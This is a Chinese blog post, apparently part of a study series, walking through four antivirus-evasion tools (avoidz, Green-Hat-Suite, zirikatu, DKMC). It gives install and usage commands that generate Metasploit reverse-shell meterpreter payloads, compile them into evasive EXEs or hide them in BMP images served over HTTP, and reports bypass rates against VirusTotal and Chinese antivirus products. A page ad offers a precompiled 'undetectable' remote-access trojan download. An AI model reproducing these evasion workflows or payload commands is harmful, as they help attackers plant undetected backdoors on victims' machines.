TideSec远控免杀学习五(avoidz+Green-Hat-Suite+zirikatu+DKMC)

ghost3.75远控_2020免杀远控_免杀远控_ghost远程控制_免杀_Ghost远控_ 此远控已经编译好,包免杀,要的自行下载,谢谢 立即下载

参考资料

官方使用教程:https://www.youtube.com/watch?v=ZilOByKkrVk

官方使用教程:https://github.com/Green-m/green-hat-suite/wiki/Use-green-hat-suite

Msf&zirikatu免杀结合利用:http://www.secist.com/archives/3113.html

avoidz

介绍

Avoidz是一个比较使用比较简单的小工具,利用msf生成powershell的shellocde,然后利用c#、python、go、ruby等语言对shellcode进行编译生成exe而达到免杀的效果,套路比较简单,但免杀效果还算不错。

安装

git clone https://github.com/M4sc3r4n0/avoidz
apt install mingw-w64        #apt安装源中已经删除了mingw32,所以只能安装mingw-w64,之后在做32位的软链接
ln -s /usr/bin/i686-w64-mingw32-gcc /usr/bin/i586-mingw32msvc-gcc    #做个软链接,方便软件识别的到
chmod +x setup.sh
./setup.sh


使用avoidz编译C#生成exe(VT免杀率37/70)

提供3种C代码编译成exe的方式,想了解详情的可以cat avoidz.rb查看具体区别

我以第一种为例进行测试

./avoidz.rb -h 10.211.55.2 -p 3333 -m windows/meterpreter/reverse_tcp -f c1

默认文件生成到root目录下


 可以正常上线


360和火绒都能过静态,但是动态会报执行powershell,所以powershell这块的命令执行真的有点难搞

上vt:

过了卡巴,我不是在做梦吧,360都过不了,到时候再装个卡巴测试一下

python的由于我的环境装失败了,就不进行演示了

使用avoidz编译golang生成exe(VT免杀率16/70)

./avoidz.rb -h 192.168.42.138 -p 3333 -m windows/meterpreter/reverse_tcp -f go

 仍然是可以过静态,但是动态的搞不定

上vt

效果还不错

小结

avoidz的原理还是比较简单的,msfvenom生成powershell的shellcode,然后各种语言编译一下生成exe,静态检测查杀率还算可以,但行为检测就很容易被查杀出来,和TheFatRat具有相同的缺陷。倒是可以借鉴下他的原理,自己写个免杀工具。


Green-Hat-Suite免杀(VT免杀率23/70)

介绍

Green-Hat-Suite是国内大佬Green-m的大作,Green-m大佬在freebuf和自己博客上https://green-m.me/写了很多免杀相关的文章,开始的几篇文章里面有一些知识点就是从他那学到的,而且msfvenom命令自动补全脚本也是出自他之手。

Green-Hat-Suite也是和msf无缝对接的免杀工具,使用ruby开发,可在linux/windows上安装,使用非常简单,虽然已经接近两年没有更新了,但目前来看免杀效果仍然很不错。

安装

git clone https://github.com/Green-m/green-hat-suite
apt-get install metasploit-framework
gem install os
apt-get install mingw-w64
apt-get install wine
# 安装tdm-gcc
TMP=`mktemp /tmp/XXXXXXXXX.exe` && wget https://sourceforge.net/projects/tdm-gcc/files/latest/download -O $TMP && wine $TMP && rm $TMP

windows版本安装

git clone https://github.com/Green-m/green-hat-suite

在powershell中执行其中的install.ps1,也是安装ruby、msf、gcc、mingw-w64这些,作者说比较慢,我没在windows下安装,如有需要请自行在windows下安装测试。

使用

作者提供了使用说明

https://github.com/Green-m/green-hat-suite/wiki/Use-green-hat-suite

使用方法:

ruby greenhat.rb
windows/meterpreter/reverse_tcp
192.168.42.138
3333

没有过火绒以及360

上vt:

看起来还可以

因为Green-Hat-Suite使用了多种方式对shellocde进行处理,所以导致每次生成的shellcode都不同,被查杀的概率也不一样。

小结

Green-Hat-Suite调用了msfvenom进行随机编码生成shellcode,然后Green-Hat-Suite对shellcode进行多重免杀处理混淆,并最终编译生成不同的exe后门文件。虽然原理不算复杂,但两年前的作品,至今来说免杀效果仍很不错。


zirikatu免杀(VT免杀率39/71)

介绍

zirikatu是一个用bash编写的小脚本,依赖于msf、mono、mcs等软件,也是调用msfvenom生成shellcode,然后将shellcode嵌入C#代码,试用Mcs编译生成exe后门。

Mono可以让.NET程序跨平台运行在Linux,BSD,Windows,MacOS,Sun Solaris,Wii,索尼PlayStation,苹果iPhone等几乎所有常见的操作系统之上。从Mono2.11版本开始,采用的编译器叫mcs,它的作用是将C#编译为CIL(Common Language Infrastructure,通用中间语言,也叫MSIL微软中间语言,这个语言能运行在所有支持CIL的环境中)

安装

git clone https://github.com/pasahitz/zirikatu.git

使用说明

chmod +x zirikatu.sh
./zirikatu.sh

选择了1,之后都是常规操作了

过掉了火绒,但是360先是成功了,过了一段时间又杀掉了,而这段时间我还没传vt,估计是扔在沙箱里面跑出问题了

上vt:

有点惨

小结

zirikatu利用msfvenom生成shellcode,之后再进行一定处理,编译生成exe。原理比较简单,操作比较方便,免杀效果相比专题12里的Green-Hat-Suite来说虽然一般,但能过火绒和瑞星的确有点出人意料。


DKMC免杀(VT免杀率8/55)

介绍

DKMC是Don't Kill My Cat (DKMC)的简称,谷歌翻译为"不要杀害我的小猫咪",这个名字也是挺少女心的...DKMC是一种生成混淆的shellcode的工具,并把shellcode合成到图像文件中,最终依靠PowerShell执行最终的shellcode有效负载。

安装

git clone https://github.com/Mr-Un1k0d3r/DKMC 
cd DKMC
mkdir output

使用说明

python dkmc.py

五个选项,翻译如下

[*] (gen)	将msf的shellcode注入到一个BMP图像[*] (web)	启动web服务用来分发BMP图像[*] (ps)	生成ps的payload[*] (sc)	将msf生成的raw文件转为shellcode[*] (exit)	退出

这几个选项可不是都能生成payload,而是一起组合来生成免杀的文件。

生成一个后门的流程大体为:

1、先利用msf生成raw文件

2、利用sc讲raw文件转换为shellcode

3、利用gen将上一步的shellcode注入到一个BMP图像

4、利用ps生成基于powershell的BMP文件的payload

5、利用web提供的简单web服务进行分发BMP文件

利用DKMC生成后门

先利用Msf生成raw格式的shellcode,稍微编码了一下

msfvenom -p windows/meterpreter/reverse_https  LHOST=192.168.42.138 LPORT=3333 -e x86/shikata_ga_nai -b "\x00" -i 5 -a x86 -f raw -o /root/DKMC.raw

然后在主菜单里面选择sc,然后设置source为/root/DKMC.raw,再执行run生成shellcode。

复制一下生成的shellcode,输入exit退回到主菜单。

然后在主菜单中选择gen,然后设置shellcode为上一步中生成的shellcode,然后run。

看到生成了output-1581602390.bmp图像文件,输入exit退回到主菜单。

在主菜单中选择ps,设置url地址,这个url地址就是web分发图像文件的地址。

我的kali虚拟机的地址为192.168.42.138,我打算用默认的80端口,这样我的url地址为http://192.168.42.138/output-1581602390.bmp

然后设置url:set url http://192.168.42.138/output-1581602390.bmp,然后执行run生成powershell执行脚本

复制一下生成的ps代码,输入exit退回到主菜单

最后一步,在主菜单选择web,使用 run 命令

图片可以正常打开


全套免杀教程+免杀工具合集 远控免杀专题(1)-基础篇.pdf 远控免杀专题(2)-msfvenom隐藏的参数.pdf 远控免杀专题(3)-msf自带免杀(VT免杀率35-69).pdf 元控免杀专题(4)-Evasion模块免杀(VT免杀率12-71).pdf 远控免杀专题(5)-Veil免杀(VT免杀率23-71).pdf 远控免杀专题(6)-Venom免杀(VT免杀率11-71).pdf 远控免杀专题(7)-Shellter免杀(VT免杀率7-69).pdf 元控免杀专题(8)-BackDoor-Factory免杀(VT免杀率13-71).pdf 远控免杀专题(9)-Avet免杀(VT免杀率17-71).pdf 远控免杀专题(10)-TheFatRat免杀(VT免杀率22-70).pdf 元控免杀专题(11)-Avoidz免杀(VT免杀率23-71).pdf 远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率23-70).pdf 远控免杀专题(13)-zirikatu免杀(VT免杀率39-71).pdf 远控免杀专题(14)-AVlator免杀.pdf 等共74课+48个工具脚本 立即下载

相关推荐

距离多普勒谱(RD谱)绘制方法及理解

RD谱是信号处理领域常用的图形。原始信号往往是一维时域序列,如何将其二维化,并进行变换生成RD谱呢?由于刚刚接触,查阅了网络上、老师手里的资料,发现RD谱的绘制方法并不统一,有些存在一定问题。在此,将心得体会记录下来。

mddh_123的博客 3万+

探索未来安全——TideSec Tide项目详解

探索未来安全——TideSec Tide项目详解 去发现同类优质开源项目:https://gitcode.com/ 项目简介 是由TideSec团队开发的一款开源的安全评估工具,它旨在帮助开发者和安全专家更有效地检测代码中的潜在漏洞和不安全的编程实践。该项目基于Python语言编写,利用现代软件工程方法,将静态分析、动态分析及模糊测试等技术融合在一起,为保障软件安全提供了一站式的解决方案。 技术分...

gitblog_00051的博客 514

双通道中频信号数字下变频及相位差估计(FPGA)

双通道中频信号数字下变频及相位差估计实验 一、上框图(通俗易懂) 二、实验要求 1、 用点频信号模拟中频信号:中频信号由DDS1和DDS2产生。具体产生方法见第2点。 2、 DDS1和 DDS2:调用IPcore里的数字信号处理中的NCO模块,工作时钟为100MHz,数据率即为100MHz,DDS1和DDS2的频率为:(学号后三位+500)Khz+f0(可设为20MHz);输出为16位;DDS1...

qq_39809425的博客 6939

DKMC ---- 恶意payload规避工具

DKMC是一个工具,生成混杂的shellcode存储在polyglot图像。 该图像是100%有效的,也是100%有效的shellcode。 这个做法是避免沙箱分析,因为它是一个简单的“合法”的形象。 目前该工具依靠PowerShell执行最终的shellcode有效载荷。 1.下载git clone https://github.com/Mr-Un1k0d3r/DKMC.git2.运行 cd /

You Never Known How Much I Love You 2400

uCOS中的消息邮箱(:task与task之间传递一个数据(数据缓冲区))

程序需求,需要完成task与task之间  字符数组的数据传输 比如:在ucos中,串口2接收的字符数组是不定时的&不定长的;只有当接收到数据的时候_才将数据赋值给新数组 具体的程序示意如下: 图1:消息邮箱测试中的     向消息邮箱发送消息(OSMboxPost(Str_Box,(void*)rec);//发送消息--(向 消息邮箱_msg_key发送消息) ),实际项目需求的

faguoduifangui的博客 4540

深入解析V4L2框架与高通KMD在Camera驱动中的协同设计

本文深入解析了V4L2框架与高通KMD在Camera驱动中的协同设计。V4L2作为Linux内核标准视频驱动框架,提供了统一的设备抽象与数据流管理;而高通KMD则在其基础上,通过引入CRM等核心模块,构建了一套针对移动平台复杂相机系统的高效内核态驱动架构,实现了硬件配置与执行的解耦与智能调度。

qq_27496129的博客 1144

zirikatu使用及免杀测试

那些没有消灭你的东西,会使你变得更强壮。 ——尼采 zirikatu介绍 zirikatu是⼀个⽤bash编写的⼩脚本,依赖于msf、mono、mcs等软件,也是调⽤ msfvenom⽣成shellcode,然后将shellcode嵌⼊C#代码,试⽤Mcs编译⽣成exe后 ⻔。 zirikatu安装 zirikatu安装非常简单,首先下载到本地: https://github.com/pasahitz/zirikatu.git 分配权限: chmod +x zirika...

时乙的博客 686

最全中文停用词表(可直接复制)

最全的停用此表整理 词表名 词表文件 中文停用词表 cn_stopwords.txt 哈工大停用词表 hit_stopwords.txt 百度停用词表 baidu_stopwords.txt 机器智能实验室停用词库 scu_stopwords.txt 以上停用词表链接:https://github.com/goto456/stopwords 以下是我常用的1893个停用词,可直接复制 ! " # $ % & ' ( ) * + , - -- . .. ... ....

dilifish的博客 12万+

远控免杀专题(15)-DKMC免杀(VT免杀率8/55)

声明:文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途以及盈利等目的,否则后果自行承担!本专题文章导航1、远控免杀专题(1)-基础篇:https:...

Ms08067安全实验室 742

手把手教你为ArduPilot添加自定义飞行模式:以自动巡检航线为例

本文详细介绍了如何为开源飞控ArduPilot添加自定义飞行模式,并以自动巡检航线为例,提供了从状态机设计、代码实现到地面站集成的完整开发指南。通过七步法手把手教学,帮助开发者深入理解飞控核心逻辑,实现无人机自主执行复杂巡检任务,满足行业应用定制需求。

weixin_29306875的博客 134

SAP Retail 补货里的 Requirement Groups,站点和商品太多时,主数据维护如何做减法

SAP Retail补货主数据设计中,Requirement Groups(需求组)是常被低估但至关重要的分类机制。它通过将具有相同补货需求的接收方(如门店)按商品分类(Merchandise Category)分组,大幅降低主数据维护量。在大型零售场景中(如800家门店、6万商品),直接维护每个门店和商品的组合参数会导致维护量失控。Requirement Groups允许企业按品类特性(如乳制品、饮料等)为不同门店组设置统一补货参数,并随业务变化灵活调整。该机制与商品分类紧密绑定,不同于MRP Group

2007 年 ~ 2025 年,深耕 SAP 技术 18 年 67

TideSec远控免杀学习四(BackDoor-Factory+Avet+TheFatRat)

BackDoor-Factory 介绍 BackDoor-factory,又称后门工厂(BDF),BDF是也是一款老牌的免杀神器,其作者曾经在2015年的blackhat大会上介绍过该工具。但是作者已经于2017年停止更新,免杀效果就算现在来看也还算不错的。 原理:可执行二进制文件中有大量的00,这些00是不包含数据的,将这些数据替换成payload,并且在程序执行的时候,jmp到代码段,来...

fa1lr4in的小博客 4074

245. 项目195:简易文字冒险游戏——《跟老吕学Python·新手》

如果您在学习本专栏教程时遇到任何问题,或有任何技术交流的意愿,欢迎在文章评论区留言,或通过优快云私信与老吕取得联系。老吕将及时回复您的留言,并与您共同探讨,以期为大家提供更为精准和有效的帮助。老吕珍视每一位读者的反馈和支持,期待与您共同学习、共同进步,共同创造美好的未来!我们的目标是不仅教会您Python语言,更是培养您解决问题的思维方式。请随意翻阅,按照自己的节奏学习,让这本专栏成为您编程旅程中的可靠伙伴。开发一个简易的文字冒险游戏,通过文本描述场景和事件,让玩家通过选择不同的选项来推动故事发展。

Python老吕的博客 710

TideSec远控免杀学习三(Venom+Shellter)

参考链接: 利用meterpreter下的Venom免杀后门:https://www.cnblogs.com/wh4am1/p/7469625.html 免杀后门venom :https://www.ggsec.cn/venom.html msf免杀及后渗透技术:https://bbs.ichunqiu.com/thread-49618-1-1.html Venom Venom和Veil...

fa1lr4in的小博客 1701

VB摄像头监控

该VB模块可对摄像头捕获的画面进行录像等,可在创建的窗口进行控制

怀旧版电脑GBC模拟器

再现原版GBC掌机的界面,电脑运行连游戏界面都一样大小,很怀旧,很真实,(英文版)强烈推荐,很小的文件,很难才找到的。

PyPTO vf.unsqueeze 详解:基于 mask_reg 的掩码位解压与 VF 向量计算实战

`vf.unsqueeze` 是 PyPTO(Parallel Tensor/Tile Operation 编程范式)SIMD 矢量函数(VF)体系中的掩码解压算子:它以 [mask_reg](https://link.gitcode.com/i/ce77b044b6cee7baf9a448204bea23e9) 为操作对象,将掩码中每个有效位扩展为对应的寄存器 lane 值(有效为 1、无效为

gitblog_00048的博客 387

ET2012新版免狗免安装绿色软件

ET2012新版免狗免安祖昂绿色软件。,新界面,新视觉,

远控免杀专题 13----zirikatu免杀

0x01 免杀能力一览表 几点说明: 1、上表中标识 √ 说明相应杀毒软件未检测出病毒,也就是代表了Bypass。 2、为了更好的对比效果,大部分测试payload均使用msf的windows/meterperter/reverse_tcp模块生成。 3、由于本机测试时只是安装了360全家桶和火绒,所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本5.0.0.8160(202...

qq_41683305的博客 824

WINCC7.3破解文件

WINCC7.3硬件够破解文件,有需要的下载!WINCC7.3硬件够破解文件,有需要的下载!

在线指纹识别平台

指纹识别在攻防演练中是必不可少的一个环节,利用指纹识别出来目标资产使用了哪些框架、OA、CMS等,就可以尝试利用专项漏洞工具或者网上搜索相关漏洞从而实现快速打点目的。

SuperherRo的博客 6603

【亲测免费】 探秘TideFinger:一款强大的指纹识别框架

探秘TideFinger:一款强大的指纹识别框架 是由 TideSec 团队开发的一款开源的网络指纹识别框架。在这个数字世界中,每个网站或服务都有其独特的特征,就像指纹一样独一无二。TideFinger 利用这些特征,帮助安全研究人员和开发者识别并理解网络资产的独特性,从而提升网络安全防护能力。 技术分析 TideFinger 基于 Python 开发,利用机器学习算法对网站的各种属性进行模式识别...

gitblog_00071的博客 1297

白加黑免杀-利用微信&QQ上线CS,轻松过某绒、某卫士、Defender

通常在运行一个EXE文件的时候,会先加载支持该EXE文件运行的DLL(动态链接库)文件,那如果把其中一个DLL文件替换成恶意DLL,DLL里面注入一个后门文件, 当被攻击者双击执行程序时,就会加载恶意DLL,进而触发后门文件,最终达到控制对方主机的目的。替换DLL操作,也就是我们所说的“DLL劫持”,而“白+黑”里面的“白”则指的是EXE文件(带有数字签名),“黑”则指替换的恶意DLL。

qq_62169455的博客 4630

DKMC工具深度解析:终极恶意载荷免杀技术如何绕过Windows 10防御机制

DKMC(Dont kill my cat)是一款强大的恶意载荷免杀工具,专为绕过现代Windows 10防御机制设计。本文将深入解析其核心功能、免杀原理及实际应用场景,帮助安全研究者了解当前高级威胁技术的发展态势。 ## 什么是DKMC免杀技术? DKMC通过多种创新技术实现恶意载荷的隐蔽传输与执行,主要特点包括: - **文件伪装**:将恶意代码嵌入合法文件格式(如BMP图像) - **代

gitblog_00433的博客 395

远控免杀专题(15)-DKMC免杀

0x01 免杀能力一览表 几点说明: 1、上表中标识 √ 说明相应杀毒软件未检测出病毒,也就是代表了Bypass。 2、为了更好的对比效果,大部分测试payload均使用msf的windows/meterperter/reverse_tcp模块生成。 3、由于本机测试时只是安装了360全家桶和火绒,所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本5.0.0.8160(202...

qq_41683305的博客 1158

在线云沙箱分析平台

在线免杀分析平台用于分析恶意软件的行为、检测和避开安全防护机制。它们帮助研究人员和安全专家评估恶意软件的隐蔽性和免杀能力,确保防御措施能够有效识别和应对潜在威胁。

qq_45397014的博客 2433

实战shell免杀&C2远控&工具魔改(免杀日记 - 上篇)

1、上面实验内容并不多,但是工具的使用、环境的安装、代码的排错够新手玩上几天了。2、绕过杀毒软件的本质就是防止被杀毒库匹配,代码、工具指纹等等!3、一个好的免杀,一定具备了多方面的性能:防杀软、绕过流量平台、防沙箱、防逆向调试后依然能够正常运行上线!4、此文章分上 、 中 、下,未完待续... ...

guanjian_ci的博客 1万+

远控免杀从入门到实践

前几天突然看到一个大佬写的免杀,就极其好奇,于是乎就看到这个大佬写的免杀并学习,把之前不懂的地方也都整明白了,特别感谢白师傅和卓师傅,这篇文章主要是远控免杀

混子 6931

TideSec远控免杀学习一(免杀基础+msfvenom隐藏的参数)

参考链接:https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg 参考资料 免杀技术有一套:https://anhkgg.com/aanti-virus/ Meterpreter免杀及对抗分析:https://www.freebuf.com/sectool/157122.html 免杀艺术:https://www.4hou.com/technol...

fa1lr4in的小博客 3478

远控免杀从入门到实践(3)-代码篇-C/C++

郑重声明:文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途以及盈利等目的,否则后果自行承担! 《远控免杀从入门到实践》系列文章目录: 1、远控免杀从入门到实践 (1)基础篇 2、远控免杀从入门到实践 (2)工具总结篇 3、远控免杀从入门到实践 (3)代码篇-C/C++ 4、远控免杀从入门到实践 (4)代码篇-C# 5、远控免杀从入门到实践 (5)代码篇-Python 6、远控免杀从入门到实践 (6)代码篇-Powershell 7、远控免杀从入门到实.

weixin_46236101的博客 2557
上一篇: TideSec远控免杀学习四(BackDoor-Factory+Avet+TheFatRat)
下一篇: kali2019.4中文乱码解决方式
fa1lr4in
博客等级 码龄9年 64粉丝 79原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值